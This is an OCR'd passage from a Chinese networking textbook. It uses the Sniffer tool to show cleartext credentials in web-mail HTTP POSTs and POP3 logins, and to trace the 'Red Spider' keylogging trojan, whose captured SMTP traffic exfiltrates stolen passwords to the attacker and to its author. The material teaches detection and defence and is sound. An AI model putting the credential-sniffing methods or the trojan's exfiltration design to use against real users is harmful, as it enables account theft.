SMTP 层就是经过 base64 编码后的 Mike 的密码。然后，服务器给客户一个 235 响应，表示服务器对用户名和密码的验证成功。

ESMTP 在密码验证成功后剩下的通信过程就与 SMTP 相同了。由于 ESMTP 比

SMTP 多了一个用户身份验证的过程，这样可以防止伪造邮件的发生。

在日常生活中，不仅可以使用邮件客户端收发邮件，而且可以使用 Web 收发邮件。Web 收发邮件使用的是 HTTP。下面使用 Sniffer 分析 Web 发送邮件的通信过程。客户机启动 Sniffer 开始监听，从 Web 登录 Mike 邮箱发送邮件给 Peter，停止 Sniffer 查看捕捉到的报文（见图 9-23）。

2	[192.168.111.3]	TCP: D=80 S=1320 SYN SEQ=4192801800 LEN=0 WIN=65535
3	[192.168.111.1]	TCP: D=1320 S=80 SYN ACK=4192801801 SEQ=3250607312 LEN=0 WIN=64240
4	[192.168.111.3]	TCP: D=80 S=1320 ACK=3250607313 WIN=65535
5	[192.168.111.3]	HTTP: C Port=1320 GET /mail HTTP/1.1
6	[192.168.111.1]	HTTP: R Port=1320 HTTP/1.1 Status=Moved Permanently-149 bytes of content
7	[192.168.111.3]	HTTP: C Port=1320 GET /mail/ HTTP/1.1
8	[192.168.111.1]	HTTP: R Port=1320 HTTP/1.1 Status=OK-3503 bytes of content
9	[192.168.111.1]	HTTP: Continuation of frame 8; 1460 Bytes of data
10	[192.168.111.3]	TCP: D=80 S=1320 ACK=3250610564 WIN=65535
11	[192.168.111.1]	HTTP: Continuation of frame 8; 845 Bytes of data
12	[192.168.111.3]	HTTP: C Port=1320 GET /mail/images/nav_01.gif HTTP/1.1

图 9-23　Sniffer 捕捉的 Web 登录邮箱的报文

首先是建立 TCP 连接的三次握手，由于是从 Web 登录邮件服务器，因此服务器的端口是 80，而客户机的端口是一个大于 1024 的随机端口。接着是一系列 HTTP 报文，客户机传给服务器的 GET 命令，请求邮件服务器的网页，邮件服务器传网页给客户机。由于邮件服务器的网页都是 ASP 网页，ASP 网页提交数据的命令有两种：GET 和 POST。如果客户机在浏览器地址栏中输入网页地址传递给服务器这种提交方式，客户机发送给服务器的命令是 GET，如请求邮件网页的 GET 命令。如果客户机是在网页中的对话框输入数据提交给服务器这种方式，客户机使用的命令是 POST。从 Web 登录邮箱是在对话框中输入用户名和密码，客户机是以 POST 命令的形式提交数据的，因此需要在 Sniffer 捕捉到的报文中找到含有 POST 命令的报文。在 Sniffer 窗口中，选择显示菜单中的“查找帧”，查找摘要文本包含 POST 的报文（见图 9-24）。



图 9-24　查找摘要文本包含 POST 的报文

查找到包含 POST 命令的报文后，发现这个报文是客户机发给服务器的报文。在报文的 HTTP 层 Content 这一行对应下面的信息就是 Mike 邮箱的用户名和密码（见图 9-25）。

客户机把邮件的用户名和密码提交给 login.asp 网页，这个网页会用提交的用户名和密码到网站后台数据库检索，验证用户名和密码是否在数据库中有对应项。如果有对应项，服务器会返回登录成功的信息，客户机就可以看到 Mike 邮箱登录后的界面。

由于 HTTP 是明文协议，因而 Web 登录邮箱传送的用户名和密码是明文的。明文




图 9-25　Sniffer 捕捉的 Web 登录邮箱的用户名和密码

的用户名和密码在网上传送很不安全，存在安全隐患。因此，必须加密传输用户名密码，就需使用 HTTPS，比如登录 QQ 邮箱的网页，地址栏显示的就是 https://mail.qq.com（见图 9-26）；而 163 邮箱使用的是 SSL 协议安全登录（见图 9-27）。这两种邮箱都是把用户提交的数据进行加密，再传送给邮箱，这样可以有效防止黑客监听邮件用户名和密码，保证了用户邮箱的安全。



图 9-26　QQ 邮箱的登录界面



图 9-27　163 信箱的登录界面

9.4　利用 Sniffer 学习接收邮件的通信过程

POP3 是一个非常简单的邮件读取协议，POP3 也使用客户/服务器工作方式。在接收邮件的主机运行 POP3 客户程序，在邮件服务器运行 POP3 服务器进程。POP3 服务器接收邮件使用的端口是 110 端口。

Outlook 接收电子邮件使用的是 POP3。POP3 接收邮件的过程是使用一些命令和响应在客户机和邮件服务器之间传送（见图 9-28）。首先，服务器 110 端口和客户机的随机端口建立 TCP 连接。接着，客户机向服务器发送收件人的用户名。如果服务器验证确

实存在这个用户，返回 OK。接下来，客户机向服务器传送对应的密码，如果服务器密码验证成功，也返回 OK。由此可见，POP3 接收邮件的过程需要用户提供自己的身份证明。

客户机的收件人身份验证之后，客户机发给服务器 LIST 命令，要求服务器列出邮箱的邮件信息。服务器收到 LIST 命令后，就把客户邮箱内邮件的数量和大小发给客户机。接着，客户机使用 RETR 命令，依次从第 1 封邮件开始申请下载，而服务器也从第 1 封邮件依次传送给客户机。这就是 POP3 接收邮件的通信过程。

下面使用 Sniffer 分析 POP3 接收邮件的通信过程。在 Peter 的客户机，启动 Sniffer 开始监听。然后，Peter 使用 Outlook 依次接收 Mike 发来的邮件。停止 Sniffer 开始监听，查看捕捉客户机与服务器的通信报文（见图 9-29）。




图 9-28　POP3 接收邮件的通信过程

```
[192.168.111.2][192.168.111.3]TCP: D=110 S=1044 SYN SEQ=352043921 LEN=0 WIN=64240
[192.168.111.3][192.168.111.2]TCP: D=1044 S=110 SYN ACK=352043922 SEQ=3081109945 LEN=0 WIN=64240
[192.168.111.2][192.168.111.3]TCP: D=110 S=1044     ACK=3081109946 WIN=64240
[192.168.111.3][192.168.111.2]POP3: R PORT=1044   +OK <D2D7D3CAD3CABCFEB7FECEF1C6F7> 5.2 POP3 Service Ready
[192.168.111.2][192.168.111.3]POP3: C PORT=110   USER peter
[192.168.111.3][192.168.111.2]POP3: R PORT=1044   +OK welcome here
[192.168.111.2][192.168.111.3]POP3: C PORT=110   PASS peter
[192.168.111.3][192.168.111.2]POP3: R PORT=1044   +OK
[192.168.111.2][192.168.111.3]POP3: C PORT=110   STAT
[192.168.111.3][192.168.111.2]POP3: R PORT=1044   +OK 12 15032
[192.168.111.2][192.168.111.3]POP3: C PORT=110   LIST
[192.168.111.3][192.168.111.2]POP3: R PORT=1044   +OK 12 15032
[192.168.111.2][192.168.111.3]TCP: D=110 S=1044     ACK=3081110041 WIN=64145
[192.168.111.3][192.168.111.2]POP3: R PORT=1044   Text Data
```

图 9-29　Sniffer 捕捉的 POP3 用户身份认证过程

首先还是 TCP 三次握手，服务器端口是 110，客户机端口是一个大于 1024 的随机端口。接下来是 POP3 的通信过程。服务器发给客户机 OK，表示服务器的 POP3 服务准备就绪。然后，客户机传送用户名 Peter 给服务器。服务器验证确实存在 Peter 账户，返回 OK。客户机传送 Peter 账户对应的密码 Peter(用户名和密码相同)给服务器。服务器验证密码正确，返回 OK 给客户机，收信人身份验证阶段完成。

接着，客户机发送 STAT 命令给服务器，请求服务器发回关于邮箱信息的统计资料。服务器返回 12 15032，表示 12 封邮件共 15 032 字节大小。然后，客户机给服务器发送 LIST 命令，STAT 和 LIST 命令服务器返回的结果是一样的，LIST 命令服务器也返回 12 15032。接着，客户机给服务器发送 TCP 报文确认收到服务器发来的邮箱信息。服务器使用一个 Text Data 报文把所有 12 封邮件分别的大小都发送给客户机（见图 9-30）。

接下来是客户机接收 5 封新邮件的过程。如图 9-31 所示，客户机用 RETR 7 命令向服务器请求第 7 封邮件，服务器返回第 7 封邮件的大小 1367 字节。客户机返回 TCP 确认报文。接着，服务器传给客户机一个包含邮件正文的 Text Data 报文。这个报文与

```
18   [192.168.111.3] [192.168.111.2] POP3: R PORT=1044   Text Data

POP3: ----- POP3 Data -----
  POP3:
  POP3: Line  1:  1 404
  POP3: Line  2:  2 1394
  POP3: Line  3:  3 1386
  POP3: Line  4:  4 1382
  POP3: Line  5:  5 1402
  POP3: Line  6:  6 1368
  POP3: Line  7:  7 1367
  POP3: Line  8:  8 1414
  POP3: Line  9:  9 1370
  POP3: Line 10:  10 1382
  POP3: Line 11:  11 1440
  POP3: Line 12:  12 723
  POP3: Line 13:  .
  POP3:
```

图 9-30　Text Data 报文的 POP3 层信息

SMTP 发送邮件的 Text Data 报文类似，邮件的正文部分也是使用 base64 编码。客户机接着按照上述过程依次接收第 8～12 封邮件。

```
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   Text Data
[192.168.111.2] [192.168.111.3] POP3: C PORT=110    RETR 7
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   +OK 1367 octets
[192.168.111.2] [192.168.111.3] TCP: D=110 S=1044     ACK=3081110593 WIN=63593
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   Text Data
[192.168.111.2] [192.168.111.3] POP3: C PORT=110    RETR 8
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   +OK 1414 octets
[192.168.111.2] [192.168.111.3] TCP: D=110 S=1044     ACK=3081111982 WIN=64223
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   Text Data
[192.168.111.2] [192.168.111.3] POP3: C PORT=110    RETR 9
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   +OK 1370 octets
[192.168.111.2] [192.168.111.3] TCP: D=110 S=1044     ACK=3081113418 WIN=62787
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   Text Data
[192.168.111.2] [192.168.111.3] POP3: C PORT=110    RETR 10
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   +OK 1382 octets
[192.168.111.2] [192.168.111.3] TCP: D=110 S=1044     ACK=3081114810 WIN=64223
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   Text Data
[192.168.111.2] [192.168.111.3] POP3: C PORT=110    RETR 11
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   +OK 1440 octets
[192.168.111.2] [192.168.111.3] TCP: D=110 S=1044     ACK=3081116214 WIN=62819
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   Text Data
[192.168.111.2] [192.168.111.3] POP3: C PORT=110    RETR 12
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   +OK 723 octets
[192.168.111.2] [192.168.111.3] TCP: D=110 S=1044     ACK=3081117675 WIN=64224
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   Text Data
[192.168.111.2] [192.168.111.3] POP3: C PORT=110    QUIT
[192.168.111.3] [192.168.111.2] POP3: R PORT=1044   +OK bye

POP3: Line 22:  Content-Transfer-Encoding: base64
POP3: Line 23:
POP3: Line 24:  SGkhIFBldGVy
```

图 9-31　Sniffer 捕捉的 POP3 依次接收邮件的通信过程

所有的新邮件接收完成之后，客户机发送一个 QUIT 命令，服务器返回 OK bye。POP3 接收邮件的过程就完成了。最后是终止 TCP 连接的四次挥手。

从服务器验证收信人身份的过程，可以得出 POP3 使用明文传送用户名和密码，具有安全隐患。为了解决这个问题，就有了 POP3 的 APOP 认证机制，但是 Outlook 和 Foxmail 都不支持 APOP，支持 APOP 的邮件客户端有 Dreammail 和 Koomail。

9.5　利用 Sniffer 追查盗号木马线索

盗号木马属于木马的一种。盗号木马盗取了账号密码信息后，怎样把这些信息发送给黑客呢？其中的一种方法就是通过电子邮件把盗取的信息发送到黑客邮箱中。

盗号木马被种植到目标主机上以后，会自动隐藏起来，在后面默默工作，监控信息。只要目标主机的某个登录窗口一出现（如 QQ 登录窗口，邮件登录窗口等），就开始记录这

个窗口中输入的任何信息。然后,盗号木马把它记录下的监控信息定期发送到黑客指定的邮箱中。黑客会定期到他指定的邮箱接收盗号木马返回的信息。

下面以红蜘蛛盗号木马为例,学习使用 Sniffer 追查盗号者的线索。红蜘蛛盗号木马是针对 Web 登录邮箱的情况,盗取从网页中输入的邮箱账号密码。

黑客在配置红蜘蛛木马时(见图 9-32),会把一些常用邮箱登录网页的标题关键字输入到红蜘蛛监控列表中。只要有这些标题的网页出现,红蜘蛛就会开始工作,记录下窗口中输入的所有信息。此外,在红蜘蛛木马配置窗口,还需要设置黑客收信的邮箱地址和密码、发送邮件的 SMTP 服务器地址、邮件的主题(红蜘蛛的礼物)、发送邮件的时间间隔。红蜘蛛木马记录下的账户密码信息不马上发送,而是按照一个固定的间隔,如每隔 20min 发一次。这样它的隐蔽性更强。




图 9-32 红蜘蛛木马的配置界面

红蜘蛛木马被种植到受害者主机上之后,当用户从 Web 登录自己的邮箱时,用户输入的邮箱账户和密码就会被红蜘蛛记录下来,通过邮件发送到黑客邮箱中。黑客会定期登录自己的邮箱,查看主题是“红蜘蛛的礼物”的邮件,取得红蜘蛛盗取的邮件用户名和密码。

怎样追查红蜘蛛盗号木马的线索呢?可以借助 Sniffer 监听受害者主机上红蜘蛛发出的信息。可以直接把 Sniffer 安装在受害者主机上;也可以使用交换机端口镜像的方法,通过镜像端口监控主机上的 Sniffer 捕获受害者主机的通信信息。

查看 Sniffer 捕捉到的红蜘蛛发送的报文(见图 9-33)。TCP 三次握手后,服务器发出 220 响应,客户机返回 EHLO 命令,服务器再返回 250 响应,是建立了邮件连接。接着服务器开始对客户机的发信人身份认证,要求客户机分别发送发信人用户名和密码。服务器对客户机发信人的身份成功认证后,就来到了传送邮件阶段。接下来,客户机给服务器发送发信人的邮件地址、收信人的邮件地址和邮件的正文内容。在邮件的正文中,就包含红蜘蛛在受害者主机记录下来的用户邮箱的用户名和密码。从以上通信过程,可以得

```
[192.168.8.120]|smtp.163.split.|TCP: D=25 S=1127 SYN SEQ=764423552 LEN=0 WIN=65535
smtp.163.split.|[192.168.8.120]|TCP: D=1127 S=25 SYN ACK=764423553 SEQ=2514873131 LEN=0 WIN=5840
[192.168.8.120]|smtp.163.split.|TCP: D=25 S=1127      ACK=2514873132 WIN=65535
smtp.163.split.|[192.168.8.120]|SMTP: R PORT=1127    220 163.com Anti-spam GT for Coremail System (163com[200
[192.168.8.120]|smtp.163.split.|SMTP: C PORT=1127    EHLO sjdf
smtp.163.split.|[192.168.8.120]|TCP: D=1127 S=25      ACK=764423564 WIN=5840
smtp.163.split.|[192.168.8.120]|SMTP: R PORT=1127    250-mail
[192.168.8.120]|smtp.163.split.|SMTP: C PORT=1127    AUTH LOGIN
smtp.163.split.|[192.168.8.120]|SMTP: R PORT=1127    334 dXNlcm5hbWU6
[192.168.8.120]|smtp.163.split.|SMTP: C PORT=1127    Text Data
smtp.163.split.|[192.168.8.120]|SMTP: R PORT=1127    334 UGFzc3dvcmQ6
[192.168.8.120]|smtp.163.split.|SMTP: C PORT=1127    Text Data
smtp.163.split.|[192.168.8.120]|SMTP: R PORT=1127    235 Authentication successful
[192.168.8.120]|smtp.163.split.|SMTP: C PORT=1127    MAIL FROM:<[illegible]163.com>
smtp.163.split.|[192.168.8.120]|SMTP: R PORT=1127    250 Mail OK
[192.168.8.120]|smtp.163.split.|SMTP: C PORT=1127    RCPT TO:<[illegible]163.com>
smtp.163.split.|[192.168.8.120]|SMTP: R PORT=1127    250 Mail OK
[192.168.8.120]|smtp.163.split.|SMTP: C PORT=1127    DATA
smtp.163.split.|[192.168.8.120]|SMTP: R PORT=1127    354 End data with <CR><LF>.<CR><LF>
[192.168.8.120]|smtp.163.split.|SMTP: C PORT=1127    Text Data
```

图 9-33 Sniffer 捕捉的红蜘蛛键盘记录木马向外发送信息的报文

出红蜘蛛使用 ESMTP 向外发邮件，发信人身份需要验证，发信人和收信人的邮箱地址都是黑客邮箱地址。

传送邮件正文内容之后，就是终止邮件连接阶段(见图 9-34)。客户向服务器发送 QUIT 命令，服务器返回 221 响应，邮件服务器的服务功能关闭。然后后面还有释放 TCP 连接的四次挥手。但是，在释放了这个 TCP 连接的四次挥手之后，又通过三次握手建立了一个 TCP 连接，发信人身份验证后，进行邮件传递。通过观察 Sniffer 捕捉到的报文，发现发信人的邮箱账户还是那个黑客的邮箱账户，而收信人的邮箱账户却变成了 redspider119@163。这说明红蜘蛛木马的编写者给自己留下的一个后门，所有用红蜘蛛木马盗取的邮件用户名和密码给黑客发邮件的同时也自动给红蜘蛛编写者发送一份，因此，这个红蜘蛛木马的编写者是最大的受益者。

```
[192.168.8.120] smtp.163.split. SMTP: C PORT=1127   QUIT
smtp.163.split. [192.168.8.120] TCP: D=1127 S=25     ACK=764423900 WIN=5840
smtp.163.split. [192.168.8.120] SMTP: R PORT=1127   221 Bye
[192.168.8.120] smtp.163.split. TCP: D=25 S=1127 FIN ACK=2514873493 SEQ=764423900 LEN=0 WIN=65174
smtp.163.split. [192.168.8.120] TCP: D=1127 S=25 FIN ACK=764423900 SEQ=2514873493 LEN=0 WIN=5840
[192.168.8.120] smtp.163.split. TCP: D=25 S=1127     ACK=2514873494 WIN=65174
[192.168.8.120] smtp.163.split. TCP: D=25 S=1128 SYN SEQ=3685817740 LEN=0 WIN=65535
smtp.163.split. [192.168.8.120] TCP: D=1127 S=25     ACK=764423901 WIN=5840
smtp.163.split. [192.168.8.120] TCP: D=1128 S=25 SYN ACK=3685817741 SEQ=2506402924 LEN=0 WIN=5840
[192.168.8.120] smtp.163.split. TCP: D=25 S=1128     ACK=2506402925 WIN=65535
smtp.163.split. [192.168.8.120] SMTP: R PORT=1128   220 163.com Anti-spam GT for Coremail System (163com[200
[192.168.8.120] smtp.163.split. SMTP: C PORT=1128   EHLO sjdf
smtp.163.split. [192.168.8.120] TCP: D=1128 S=25     ACK=3685817752 WIN=5840
smtp.163.split. [192.168.8.120] SMTP: R PORT=1128   250-mail
[192.168.8.120] smtp.163.split. SMTP: C PORT=1128   AUTH LOGIN
smtp.163.split. [192.168.8.120] SMTP: R PORT=1128   334 dXNlcm5hbWU6
[192.168.8.120] smtp.163.split. SMTP: C PORT=1128   Text Data
smtp.163.split. [192.168.8.120] SMTP: R PORT=1128   334 UGFzc3dvcmQ6
[192.168.8.120] smtp.163.split. SMTP: C PORT=1128   Text Data
smtp.163.split. [192.168.8.120] SMTP: R PORT=1128   235 Authentication successful
[192.168.8.120] smtp.163.split. SMTP: C PORT=1128   MAIL FROM:<[illegible]@163.com>
smtp.163.split. [192.168.8.120] SMTP: R PORT=1128   250 Mail OK
[192.168.8.120] smtp.163.split. SMTP: C PORT=1128   RCPT TO:<redspider119@163.com>
smtp.163.split. [192.168.8.120] SMTP: R PORT=1128   250 Mail OK
[192.168.8.120] smtp.163.split. SMTP: C PORT=1128   DATA
smtp.163.split. [192.168.8.120] SMTP: R PORT=1128   354 End data with <CR><LF>.<CR><LF>
[192.168.8.120] smtp.163.split. SMTP: C PORT=1128   Text Data
```

图 9-34　Sniffer 捕捉的红蜘蛛键盘记录木马向红蜘蛛木马编写者发送邮件信息

9.6　因特网的域名结构

用户与因特网上某个主机通信时，使用 IP 地址很难记忆，而愿意使用某种易于记忆的域名地址。因特网的域名地址和 IP 地址一样，都必须是唯一的。

域名地址的结构采用了层次树状结构的命名方法，可以划分成多个子域，各子域之间用点隔开：

….三级域名.二级域名.顶级域名

级别低的域名写在左边，级别最高的顶级城名则在最右边。各级城名由上一级的域名管理机构管理，最高的顶级域名由因特网的有关机构管理。

现在顶级域名有三大类：

